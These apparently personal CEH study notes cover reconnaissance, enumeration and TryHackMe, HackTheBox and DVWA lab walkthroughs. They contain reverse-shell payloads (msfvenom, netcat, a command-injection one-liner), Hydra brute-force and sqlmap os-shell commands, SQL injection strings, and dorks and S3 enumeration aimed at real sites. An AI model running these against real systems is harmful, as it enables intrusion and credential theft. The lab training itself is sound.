CEH

1. Python3 -m http.server
2. To start winscp use cmd [sudo /etc/init.d/ssh start]
3. Cmd to open output file[pluma 192out.txt &]
4. Scanning
   a. · The -Pn flag allows for **skipping host scanning**
   b. The −p− flag in Nmap is used to specify that you want to scan all 65,535 TCP ports on the target machine. It's a way to tell Nmap to perform a thorough scan by checking every single port to see if it's open, closed, or filtered. This can be useful when you want to ensure no ports are overlooked during the scan.
   c. -sC The -sC flag instructs Nmap to perform a script scan using the default set of scripts.
   d. -sn. Ping scan is used for live hosts
   e. -sT. Scan all TCP ports.
   f. -sF. FIN scan
   g. -sN. NULL scan . here destination will not know how to reply the request. It will discard the packet and no reply will be sent. Which indictae port is open.
   h. -sL. No scan, list targets only.
5. Netdiscover:-
   a. -r: scan a given range instead of auto scan, /24, /28.
   b. -i: your network device
   c.
6. How to find subdomains a website that may be using the same digital certificates.
   a. https://crt.sh/
   b. Entrust Certificate Search - Entrust, Inc.
   c. Censys Search
7. Open hosts file using : [sudo nano /etc/hosts]

Module - Footprinting & Enumeration.

1. **Google dorks.**
   a. Adv search is aval.
   b. To find all login pages in a single domain. We use this querry:
      (*login site:eccouncil.org)*
      To find specific file (ceh filetype:pdf)
   c. **To enumerate subdomains of a domain** (site:eccouncil.org -www)
   d. For vuln research (inurl:page.php?id= site:*.pk)…for sql injectioin vuln websites having .pk in their domain.
2. **Dir Busting & VHOST enumeration**. Find directories and pages of website (Dir Busting). Finding subdomain of a website (VHOST enumeration : process of identify virtual host on web servers).
   a. **Directory busting**. Commands are:-

(1) Gobuster dir -u _____ -w/usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt

(2) Fuff -u _____/FUZZ -w/usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt

(3)

b. **Finding files**. Commandes are:-

(1) Gobuster -u _____ -w/usr/share/wordlist/dirbuster/dir-list-2.3-medium.txt -x.html, .css, .js

(2) Fuff -u _____/FUZZ -w/usr/share/wordlist/dirbuster/dir-list-2.3-medium.txt -e .html, .css, .js, .conf

c. **Vhost Enumeration**. Process of identifying virtual hosts on a web server. Virtual host is the methos of hosting multiples domain names on a single web server. Commands are:-

(1) Gobuster vhost -u http_____ -w /usr/share/wordlist/seclist/Discovery/DNS /subdomain-top1million-5000.txt –append-domain

(2) ffuf vhost -u http_____ -w /usr/share/wordlist/seclist/Discovery/DNS /subdomain-top1million-2000.txt-H "HOST:FUZZ.example.com"

(3)

d. **Room- web enumeration**

(1) **Finding hidden directories**

(a) **We can use gobuster / ffuf,** command for gobuster is [*gobuster dir -u http://10.10.157.232 -w /usr/share/wordlists/dirbuster /directory-list-2.3-medium.txt]*

(2) **Finding files extensions in /changes dir**

(a) Gobuster -u _____/changes -w/ u usr/share /wordlists/seclists /Discovery/Web-Content /directory-list-2.3-medium.txt -x php, conf, js

(b) Ffuf -u http://webenum.thm/changes/FUZZ -w /usr/share/worlist /seclist /discovery/webcontent/directory- list-2.3-medium.txt -e .html, .conf, .js

(3) **Now scan found dir for flags,** open website and with slash chechk every directory.

(4) **virtual hosts running on this server**

gobuster vhost -u http://webenum.thm -w /usr/share /wordlists /seclists /Discovery/DNS /subdomains-top1million-20000.txt --append-domain

e. **Takeover room.THM**

(1) **Use nmap to scan, we get 3 open ports. We can find subdomains using gobuster/ ffuf.**

(2) **Use gobuster vhost to find subdomains, 2 are found**

(3) now try to explore these domains and view certificates. We get one more subdomain.

(4) flag found

3. **digital certificates for passive reconnaissance**

a. use crt.sh website

b. Tools for enumeration:-

(1) **Dig.** For simple domain lookup.

(2) ***Host.*** Provides a simple way to DNS lookups and retrieve DNS records.

(a) Host can be used to map IP address to the website with reverse lookup.

(3) **NSlookup**. Cross plateform tool for DNS enumeration.

(a) We can use nslookup on windows in cmd.

c. ***Zone transfer.*** Mechanism in DNS for sharing & syn DNS database info bw servers. Provides a comprehensive list of DNS record, incl subdomains , IP addresses and mail servers.

(1) Concept is

(a) Ident name sever

(b) Initiate zone transfer

(2) **Host**. Tool can be used for zone transfer.

(a) First look for name server

(b) Check if it supports zone transfer.

(c) Command to infinite buris:-

i. host -l zonetransfer.me (specific zone name)

(3) **Dig** can also be sued to initiaite zone transfer.

(a) Dig axfr zonetransfer @ (specific zone)

(4) Nslookup can also be used.

d. Automated tools:

(1) **DNSRECON.** To automate and streamline the process of querring DNS servers, retrieving DNS records and conductind various DNS scans.

(2) **DNSENUM**. Tool that collects all info about tgt.

(3) **Fierce** is another tool for enumeration.

4. **DNS Bruteforcing**. Attackers generates and tries a large number of DNS querries in an attempt to discover valid subdomains or hostnames associated with target domain.

a. Seclist. Bruteforcing require good wordlist. Seclist provides good wordlist for any brute force task.

b. Nmap. Provides a handy script for DNS bruteforcing.
(nmap -p 53 --script dns-brute zonetransfer.me)

c. **Dnsmap**. Is a bruteforcer (dnsmap zonetransfer.me -w /usr/share/seclists/Discovery /DNS/fierce-hostlist.txt)

d. **Fierce**. (fierce --domain zonetransfer.me --subdomain-file /usr/share/seclists/Discovery /DNS/fierce-hostlist.txt)

e. ***GoBuster.***

(1) Has 3 modes:-

- ***i.*** Dir. want to perform a directory search, instead of one of its other methods
- ***ii.*** Dns. to brute-force subdomains
- ***iii.*** Vhost. to brute-force virtual hosts

(2) -t (for number of concurrent threads)

(3) -c (Cookies to use for requests)

(4) -w (Wordlist Specification . So, in order for Gobuster to perform a dictionary attack, we need to provide it with a wordlist.)

(5) -x (File extension(s) to search for)

(6) -k (t will bypass this invalid certification and continue scanning)

f. ***FFUF.***

g. Wordlists

h.

Module - Scanning & Enumeration

1. **Identify Live hosts.** Host discovery is the first step . Netdiscover, nmap, Angry Ip Scanner is used for it.

a. ***Netdiscover***. To scan live host on network.

(1) ***Sudo netdiscover*** -i eth0. It gives live hosts, give of metasploitable as well.

(2)

b. ***Nmap.*** Gives live host. Sudo nmap -sn ___/24.

(1) *Ping scan : with -sn flag disable port scan.*

(2) *-PR: perform ARP ping scan:*

ARP Scan. (sudo nmap -sn -PR 192.168.0.0-255)

2. **Svc Discovery**. Identify open ports and identify svc running on those ports.
   a. ***Nmap***. **Tool for identifying open ports and svc running on these ports.**
      Sudo nmap -sS -sV 192.68.1.138 (it will give all open ports and svcs running on them**)**
      Finding FQDN: sudo nmap --script smb-os-discovery.nse 192.168.18.110
      sudo nmap -sS -A 192.168.1.10 is also used for comprehensive scan
   b. ***Hping*.** Same as above.
      (***Sudo hping3 S 192.168.1.138 -p 80 -c 5)*** (-p gives port we are checking and -c gives number of packets we want to send).

3. **OS discovery** identifies the running OS on tgt system.
   a. **Nmap.**
   b. **Determine OS through TTL.** Just ping the target and see ttl.
      (1) Ttl 64 means its linux system. 128 is fro windows.
      Common Platform Enumeration (CPE) is a standardized way to name software applications, operating systems, and hardware platforms. Nmap includes CPE output for service and OS detection
      (2)
   c. **Comprehensive scan.** **sudo nmap –sS –p 445 –A 192.168.18.***1*

4. **Netbios enumeration.** Tools are **nbtstate, Nmap**. NetBIOS (Network Basic Input/Output System) is a network service that enables applications on different computers to communicate with each other across a local area network (LAN). Legacy networking protocol used for comm bw computers on LAN. Provides svcs for namig, browsing, and sharing resources within a network. By enumerating NetBIOS, we can identify shared resources, detect potential vulnerabilities, and assess the overall network configuration.
   a. Ports are:-
      (1) **UDP port 137**. Handles registeration and resolution of NetBIOS names.
      (2) **UDP port138.** Used for NetBIOS datagram svc. Supports tx of datagram msgs bw netBIOS enabled devices.
      (3) **139.** For session estb and data transfer.
   b. **NBtstat**. Windows command line
      (1) **Nbtstat** -c (for chechking local cahce)
      (2) **Nbtstat -a**
   c. **Nmap** **as per slides.** Cmd is [nmap -sU -p 137 --script nbstat.nse 192.168.18.110]
5. **SMB enumeration**. Sever msg block. **Tools are nmap, enum4linux**. Network protocol used for file sharing, printer sharing etc.
   a. **Ports numbers**
      (1) **445.** Pri port for file sharing and communication.
      (2) **137 & 138**
      (3) **139**
   b. **Nmap**
      (1) **Run scripts as per slides**
         (a) **Cmd is [Sudo nmap –script smb-os-discovery.nse (IP address of tgt)]**
         (b) **For shares and user run script:**


nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 192.168.18.110


c. ***Enum4linux*. (enum4linux -a 192…….)**. will give users and shares.

Module- System Hacking (will learn Nw attks and how we can do remote expolitation)

1. **Vuln Assessment**. Use **Searchsploit**
   a. Once we have Scan the network, next step to perform vuln assessment. Here we can see our tgt machine is using vsftpd 2.3.4. version.
   b. **Find vuln using**
      (1) Searchsploit in kali(version of open ports) like vsftpd 2.3.4.
      (2) Run msfconsole in parrot os, and search for vsftpd 2.3.4
2. **Exploitation**. Now we know the vulnerabilities, next step is to exploit it. With help of Metasploit.

For Parrot OS: start msfcoosole, search vsftpd 2.3.4





3. **Post exploitation**. ????
   a. Search eternal blue, use exploit and set RHost, Lhosts.
   b. Meterpreter is there.
   c. Now, post explitaion is done.
4.

5. **THM- Blue Room**

   (a) **To crack password: use this command.**

   john -w="/usr/share/wordlists/rockyou.txt" hash --format=NT

   (b) ***Find flags*. Search -f flag***

   (c) **Cat all flag using correct path.**

6. **HTB- Meow**

   a. Connect and scan , which service is running on port 23: Telnet

   b. **Login to target using telnet without password**: [telnet 10.92.45.23]

7. **FTP Exploitation- NW Svc Room- THM**. Port ***21***. A protocol used to allow remote transfer of files on network. Anonymous login is possible.

   a. **Scan tgt and log in as ftp using Anonymous user and blank password**. [ftp 10.01.10.]

      (1) By finding file we have to to download the file with ***get*** command as cat does not work in ftp.

   b. **Now, Bruteforcing FTP credentials**. Here we have got the username , now we will try to find password of user.

      (1) Use Hydra to brute force the password. Command is
      Hydra -l (username) -P /usr/share/wordlist/Rockyou.txt 192.10.---- ftp

      (2)

8. **HTB-Fawn machine**

   a. **Sc**an using command (sudo nmap -A -p- -v -T5 --min-rate=500 10.129.1.14),

   b. Give min-rate script otherwise open port is not found. Version & OS is found.

9. **SMB exploiatation**. Server msg block. Protocol used for file sharing, printer sharing etc. Nmap can be used for scanning SNP. Default ports are 139, 445.

   a. If MSB svc is running, Enum4linux is used for enumeration SMB shares on both windows and Linux sys.

   b. Nmap has also script to enemurate SMB.

   c. To gain access to tgt sys: smbclient is used with -L flag to list all shares.

   d. If cat command is not working, use more command.

   e. **THM- NW svc room- SMB**

      (1) Scan nw and get ports open and machine name. *(sudo nmap --script smb-os-discovery.nse 10.10.112.252)--or----[sudo nmap -sS -T4 –script vuln 10.10.--]*

      (2) Now to get shares and workgroup info, run command [enum4linux -a 10.10.112.252], and exploit interesting shares

```
root@ip-10-10-196-250:~# smbclient //10.10.112.252/profiles
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr 21 12:08:23 2020
  ..                                  D        0  Tue Apr 21 11:49:56 2020
  .cache                             DH        0  Tue Apr 21 12:08:23 2020
  .profile                            H      807  Tue Apr 21 12:08:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 12:08:23 2020
  .bash_logout                        H      220  Tue Apr 21 12:08:23 2020
  .viminfo                            H      947  Tue Apr 21 12:08:23 2020
  Working From Home Information.txt      N      358  Tue Apr 21 12:08:23 2020
  .ssh                               DH        0  Tue Apr 21 12:08:23 2020
  .bashrc                             H     3771  Tue Apr 21 12:08:23 2020
  .gnupg                             DH        0  Tue Apr 21 12:08:23 2020

                12316808 blocks of size 1024. 7583704 blocks available
smb: \> cd .ssh
smb: \.ssh\> ls
  .                                   D        0  Tue Apr 21 12:08:23 2020
  ..                                  D        0  Tue Apr 21 12:08:23 2020
  id_rsa                              A     1679  Tue Apr 21 12:08:23 2020
  id_rsa.pub                          N      396  Tue Apr 21 12:08:23 2020
  authorized_keys                     N        0  Tue Apr 21 12:08:23 2020

                12316808 blocks of size 1024. 7583704 blocks available
```

f. By entering a shares, some files are interesting. Download the files and change its mode, and try to connect to the target using ssh. *(ssh -I id_rsa cactus@10.10.112.252)*

10. HTB-Dancing Machine

a. Scan for open posrts and svc running. Using cmd [sudo nmap -sS -P- -A -T4 –min-rate=500____]

b. Now toList down the shares, using cmd [**smbclient -L 10.129.53.157**]. flaf L is used to list down the content of shares. Use blank password, we can see 4 shares are listed:

c. **Access** shares with blank password, -→smbclient //10.129.56.4./Workshares-→connected

11. **Telnet exploitation.** Application protocol. telnet client will estb a connection with the server. Client will become virtual terminal allowing to interact with remote host. Often used to connect to backdoors from attackers machine.

a. Scan target and look for open ports. Get the telnet svc port running.

b. Connect to telnet: telnet [ip address][port]

c. To check either we can ping attacker machine from target machine: [sudo tcpdump ip proto \\icmp -i ens5]

(1) Starts tcpdump listener on attker machine.

(2) .RUN ping [ip] -c 1 in tenet, We will get ping from target machine.

d. Now, We will try to get reverseshell with msfvenom
e. Payload is generated,copt it . run this payload and start netcat listener on attacker machine, now run the payload .we will get reverse shell as shown.
f. Default port is 23..
g. sudo tcpdump ip proto \\icmp -i tun0
h. msfvenom -l payloads | grep netcat
i. msfvenom -p cmd/unix/reverse_netcat LHOST=10.9.191.200 LPORT=444
j. nc -lnvp 444

12. HTB- Redeemer machine

a. **Redis server**. Redis (REmote Dictionary Server) is an open source, in-memory, NoSQL key/value store that is used primarily as an application cache or quick-response database.
b. **Scan for open ports**
c. Connect to target machine [redis-cli -h IP_address]
d. Sel desired db using cmd [select 0]
e. Get flag

13. Escalate privileges by exploiting vuln in Pkexec

a. **????????**

14. find .ssh folder for others users by cd .. > ls > cd User2 > ls -la > cd .ssh > get id_rsa file

a. login from 2nd user using id_rsa file >> ssh -I file/path/id_rsa USER@IP

15. Escalate privilege in linux machine exploiting misconfiguration

16. Vuln assessment.
a. Searchsploit
b. Nessus
17. We can use getsystem command to escalate privileges as well.--→check how to load extensions
18. To get all the information about the victim machine; we can use [run winenum] in meterpreter. Report is generated in a file.

19. THM- Room priv escalation.
a. Ssh karen@192.7888.
b. Uname -a to get kernal.

Module - Steganography and hiding activities

1. **Hide files using white space steganography**
a. **SNOW is used** to conceal msgs in ASCII text by appending white spaces to the end of lines.

2. **Img steganography.** Process of hiding info which can be text, img or video inside a cover image.
a. ***Open stego***. Free Tool used for hiding files in a picture cover.
b. ***For online*** **:** *https://georgeom.net/StegOnline/upload*
c. To see what is in img: use

(1) File cmd: The file command is used to determine the file type of a file. There may be times when you are given a file that does not have an extension or the incorrect extension has been applied to add confusion and misdirection.

(2) Next step is to analyze file using exiftool, allows you to read and write meta information in files. Flags may be hidden in the meta information and can easily be read by running exiftool. To install use cmd [`sudo apt install libimage-exiftool-perl -y`]

(3) **Now sometimes**, take a file and dump it in a hexadecimal (hex) format. Using [xxd]. Flags may be hidden in the image and can only be revealed by dumping the hex and looking for a specific pattern.

(a)

(4) **Binwalk**. tool that allows you to search binary images for embedded files and executable code. We can use binwalk to search images for embedded files such as flags or files that may contain clues to the flag.

(a) **To d**ownload . [`sudo apt install binwalk -y`]

Module -Vuln Assessment (Walkthroughs)

1. Perform vuln Analysis using OpenVAS tool. To scan tgt for vuln. Its inbuilt in Parrot OS. It discovers vuln and severity and on which port number they are running.

2. Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner (Nikto). Nikto is inbuilt in Parrot OS. [nikto -h http://ww.--com -Tuning x]

Module- Malware Analysis. Process of analyzing a malware sample/binary and extracting much info as possible from it.

1. Malware Scanning using Hybrid Analysis. Hybrid-analysis.com . select file and report will be generated. Virus will be checked against different viruses. So by this suspicious file will be analyzed using online tools.

2. Perform a Strings Search using BinText. ***BinText*** is a text extractor that can extract text from any file. It includes the ability to find plain ASCII text, Unicode textrepresented

by U, and Resource strings, providing useful information for each item. Extracting embedded string from an exe file.

3. **Identify Packaging and Obfuscation Methods using PEid**. Obfuscation also hides execution of a program. Try to identify if the file incl elements, and locate the tool /method used to pack it. PEid too will be used to detect common packer, cryptors, and compilers for PE files.

4. **Analyze ELF Executable File using Detect It Easy (DIE)**. Detect It Easy (DIE) is an application used for determining the types of files. Apart from the Windows, DIE is also available for Linux and Mac OS. ELF (executable and linkable format) is ageneric exe file format.

5. **Find the Portable Executable (PE) Information of a Malware Executable File**. PE explorer will be used.

6. **Identify File Dependencies using Dependency Walker**. Here we need to Find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Then, check to find and analyze these files to provide information about the malware in the file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Dependency Walker tool lists all dependent modules of an .exe file and builds hierarchical tree diagram.

7. **Perform Malware Disassembly using IDA**. IDA is used widely in software reverse engineering, including for malware analysis and software vulnerability research. IDA has been referred to as the "de-facto industry standard disassembler.

8. **Perform Malware Disassembly using OllyDbg**. OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is unavailable.

9. **Perform Malware Disassembly using Ghidra**.

10. **Gain Control over a Victim Machine using the njRAT RAT Trojan**. Dynamic malware analysis.

11. **Create a Trojan Server using Theef RAT Trojan**. Theef trojan is used to gain control of victim machine.

12. Hybrid Analysis is a free service that analyzes suspicious files and URLs and facilitates the quick detection of unknown threats such as viruses, worms, Trojans, and other kinds of malware.
    a. https://www.hybrid-analysis.com/

Module- Cloud Security

1. **S3 bucket enumeration**. --
    a. **lazys3**.(Ruby Script). Allow to search for public S3 bucket.

(1) Search for buckets using command [ruby lazys3.py _____pakwheels____]

(2) If bucket found, we can list its content directly from our browswer. Using command [***pakwheels.s3.amazonaws.com***]. access denied for this site.

b. **Now for** other site, flaws.com. here contents of the bucket are publicly listed.

c. **Cloud_enum**. Python script. []cloud_enum -k certifiedhacker –disable-azure –disable-gcp

d. **Browser entension.** Add S3bucketlist in extension. Download extension and when ever we will use any website, if the site is using s3 bucket it will list them there.

2. Exploiting S3 unauthenticated.

a. Here we will use cloud-enum to list bucket and use awscli to enumerta it. Contents of bucket that allows unauth access can be listed using command ***[aws s3 ls s3://flaws.cloud/ --no-sign-request]***

b. **Download content**. Using command ***[aws s3 cp s3://flaws.cloud/secret-dd02c7c.html . --no-sign-request]*** . file is downloaded.

3. Upload. Similairly if aws allows write access, we can upload the file to aws and can also over write the existing file, which may result in defacement of public website.

Module- Packet Analysis with Wireshark

1. Detect DDOC attk

a. To capture first syn, [tcp.flags.syn==1 and tcp.flags.ack==0]

(1) There are more than 37 k syn packets

b. Now to check for syn- ack packets [tcp.flags.syn==1 and tcp.flags.ack==1], no packets, so we are under syn flooding attk.

c. We can also check from statistic-→conversation: if there are number of packets target on one IP from diff source address, and no reply back. Also we can see from graphs, if massive spike thain its DOS.

2. Credential extraction from Wireshark (HTTP & FTP). By this we aill analyze http & ftp traffic, which is un encrypted. Both HTTP & FTP are un-encrypted.

a. **For http**: http://testphp.vuln.com/ (site allows capture of traffic). Login to this site and credentials will be captured. To see captured packets, apply filter [http.request.method==POST]

b. **For FTP Data**

3. **Analyzing MQTT (Message Queuing Telemetry Transport) for IoT**. We can analyze the traffic b/w Iot device and broker.

(1) .

(2) **LWT**. Topic with payload sent by client to broker, to send it to other client if he disconnect ungracefully.

(3) Displays topic and msg included: by this we can nalayze the tfc bw brooker and IOT devices.

Module - Cryptography

1. To decrypt a MD5 hash, [hashcat -m 0 -a 0 test12 /usr/share/wordlists/rockyou.txt]

2. **Disk encryption using *Veracrypt*.** VeraCrypt is a free open source disk encryption software for Windows, Mac OSX and Linux. It can be used to create an encrypted container.

a. Create a file and mount it on ,New container is made, and we can keep any file in it and dismount it, and use it later with veracrypt to decrypt it.

b.

c.

3. **File and text encryption using *Cryptoforge***. Encryption software solution that allow individuals and organizations to secure their sensitive data with professional encryption.

a. Used for file encryption . file is encrypted and we have to give pass phrase in veracrypt for decryption of text file.

b. Text encrytption.

c. Also we can use **Hashes.com** to decrypt.

4. **File Encryption Using Advance/ File Encryption Package*.***

a. Use AEP(Adv encryption package) tool.

b. Option for saving encrypted file is also there.

5. ***Encrypt & Decrypt data using BCtext encoder***.

a. Encoded text is generated and can be send to anywhere. And decryptedvia this tool.

6. ***Calculating hashes on windows with different tolls***. hashing is always used for the purposes of one-way encryption, and hashed values are very difficult to decode Hashing is used for integrity checking. You can check if some file has been modified by comparing the hash values.

a. Hashing is the process of converting string of characters into another value for the purpose of security. Used to check integrity of files.

b. Different tools are available:-

(1) ***Hachcalc***.

(2) ***MD5 Calculator.***

(3) ***hashMyFiles***

(4)

7. ***Cryptanalysis with cryptool***

a. Download cryptool.

b. By this we can encrypt or decrypt a text file with various algorithms.

8. **To cal entropy**

a. **ent**: This tool runs statistical tests to check for randomness. You can use it by running `cat yourfile.img | ent` in the terminal.

b.

c. ***sudo apt-get install sandfly-entropyscan***

d. ***sandfly-entropyscan -file /path/to/your/elf_file***

9. **Other tools**

a. **Hasfmyfiles**. Different hashes at a time. We can select multiple files and get hashes.

Module- Hacking web Applications and web services

1. **Dvwa.** Damn Vulnerable Web Appliation. Is a web appl intentially designed to be vulnerable.
   a. **Command injection through dvwa**. Linux/ windows
      (1) **Low vuln**
      (2) **Different commands are:-**
         (a) |Dir-----shows files in current folder

         |hostname-----shows this DESKTOP-LTBM0K0
         (b) **Tasklist**: is used to list running processes. And process can be killed as well. |taskkill /PID ----/F
         (c) **|dir c:** :- is used to list files in a C directory.
         (d) **|type c:\"—file name"** to get content of a file.
         (e)

      (3) How to get reverse shell from this vulnerability:-
         (a) Start netcat listener
         (b) Cmd to run on dvwa:= 127.0.0.1 && nc -c sh 127.0.0.1 9001
         We will get reverse shell.
      (4) **Medium security**:- in this no && sign. We use | .
      (5) **High Security**:Here | . is also not aval. Only |(without space is aval).
   b. **Pickle Rickle Room (THM)**
      (1) Visit website and look page source [ctrl+u]. and user name is found.
      (2) 2nd imp thing while pen testing a website is to look for ***Robots.txt*** file. And found something here, seems like password.
      (3) Now do some dirbusting on website. To find some directories of website. Found directory named assets.

      Some Files are found in directory.
      (4) Now find files with extensions, using cmd ***[ffuf -u http://10.10.56.44/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .php,.html,.txt].*** login.php page is found, try visiting that.

(5) Login the page using found credentials, we get the comman pannel. By ls, we found a secret file.

(6) Find content of file,. Cat cmd is disabled. Nan/ head is also disabled. Using ***[grep . ____]*** contents are found.

(7) Now look for other files:-

(a) By grep. Clue.txt file, we get to know that we should look into file system for other ingredients.

(b) Grep -R. is used to capture content of all file recursively. In this manner wecan see all files content easily to check for something interesting.

(8) Now check whether pyhton is installed on server or not. Its installed. We can use python reverse shell to execute command on the system.

(a) Start nc listner

(b) Create reverse shell path and paste it in comman panel. We get the reverse shell.

(c) Now mov to home dir. And found 2nd ingredients

c. **Brute Forcing Web Applications Passwords with Burp and Hydra**. Using burp we can get password.

(1) Start burp suit and foxy proxy, give any password and using length we can easily find password,

(2) Also we can use Hydra to brute force the password if we know the username. We need to inspect the source page and copy page url by going into network tab also copy its cookies value by going into network tab-------→ storage tab, and paste in command in phpssied tab. Command is [**hydra -l admin -P /usr/share/wordlists/john.lst 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=t8nko80b5lf4caqlpeurp0nu9f; security=low:F=Username and/or password incorrect'**]

d. **Room-Brute it (THM)**. In this room - Brute-force, Hash cracking, Privilege escalation

(1) **Search machine**. Open ports and services running.

(2) Now search for hidden directories. Use command

(a) **ffuf -u http://10.10.65.239/FUZZ -w /usr/share/wordlists /dirbuster/directory-list-2.3-medium.txt**

(b) **ffuf -u http://10.10.65.239/FUZZ -w /usr/share/wordlists/seclists /Discovery/Web-Content/directory-list-2.3-medium.txt**

(c) **we found admin Dir.**

(d) **Now browse it, and inspect by [ctrl+U]. adminn username is found.**

(3) **To get reverse shell.** Now we need to brute force the password. Using hydra. Command is **[hydra -l -P /usr/share/wordlist/rockyou.txt 10.10..0 "/admin/:user=^USER^&pass=^PASS^:F=username or password invalid" -V -I -t 4]** -I is to ignore any error.

(4) **Here** we have found the key and can be cracked with J***ohn***, copy the key in new file.

(5) **Now convert the** key into john acceptable format. And get the phrase for key.

Copy file content in another file and make it executable by changing mode.

(6) Use ssh to connect ot machine. And get user.txt [ssh john@10.10.. -I key.pm]

(7) Now for privileges escalation, cat out password and shadow files content into new files. And to save hash in a new file, unshadow both files into a newe file.

(8) Use john to crack it. We get the root password.

e. **File upload vulnerability in Web Application**: this vuln allows attacker to upload files to the server.

(1) **Low security**

(a) Create msfvenom payload (provide IP address and LPORt)

(b) Run Metasploit and start a multi handler to listen to php reverse session.

(2) **Medium security**

(a) File has to be type jpeg.

(b) Start burpsuite and capture the traffic.

(c) Change file type to Image/jpeg and fwd the request.

(d) Now, file be uploaded and by this way we can get metepreter.

(3) **high security**.

(a) **Have to add GIF89a**; at the start of file. Otherwise file will not be uploaded on server. After accessing we don't get any shell.

(b) Goto dvwa, rename the uploaded file into **exploit**.php.jpeg and upload it.

(c) Here we have to got to command injection and rename the uploaded file to exploit.php, then we will get the meterpreter shell.

(d) Now try to open the file, now we have got the shell. By this we can chain multiple vuln to exploit our tgt.

f. **SQL injection attk**. Can also be used to create other user with high privileges. SQL injection is a type of attack in which an attacker injects malicious code into a website's SQL statement and gains access to sensitive information or performs malicious actions on the database. can

allow attackers to bypass authentication, access, modify, or delete sensitive data, or even execute commands on the operating system.

(1) Login with any credentials with * at user end, if no error msg than it means it is not vuln to normal sql injection attk.

(2) For blind injection: Login with at end of user*or1=1--. If login means site is vuln to sql attks.

(3) **To add new user in db**. Login with this querry : blah:iner into login values ('name','password');-- by this new user will be addes into db.

(4) **We can also create new db with querry**. Blah;create my data base;--.tthis will be dropped by using drop command.

(5) **We can also run some processes** : we can create a process with ping functionality.

(6) **Perform sql injection attk against MSSQL to extract db using sqlmap**. **We will loginan a registered user and try to extract password of other users.**

(a) **Login and view profile.** Note the url once page load.

(b) **Inspect** the page and in console tab write document.cookie, copy the cookie value.

(c) **Now in terminal window** type [sqlmap -u {url of profile } –cookies ="copied value of cookiey" --dbs]

(d) **When** databases are found, now we will eneumerate tables.

(e) **To gain shell**: we will write same command except at place of –dbs we will write [–os-shell]

(7) **Detect sql injection vuln using DSSS(Damn Small Sqli Scanner).** Process same as above and write command as shown in figure:

By this we can scan a website and identify sql injection vulns and find the vuln url.

(8) **Detect sql injection vuln using OWASP ZAP (OWASP Zed attk proxy)** .
Open OWASP and start attk. We can scan a website for vuln.

g. **SQLmap-THM room**

(1) [Sqlmap --url http://testphp.vulnweb.com/ --crawl 2 --threads 3 –batch]
(a)

(2) **Scan the IP,** open port is found

(3) Access the site and try to find aval directories. **Using [Gobuster dir----- /rockyou.txt]. blood is found.**

(4) Moving on to the hidden directory, we find a webapp with the ability to login and register.

(5) use Burpsuite to intercept the login page and save it to a TXT file.

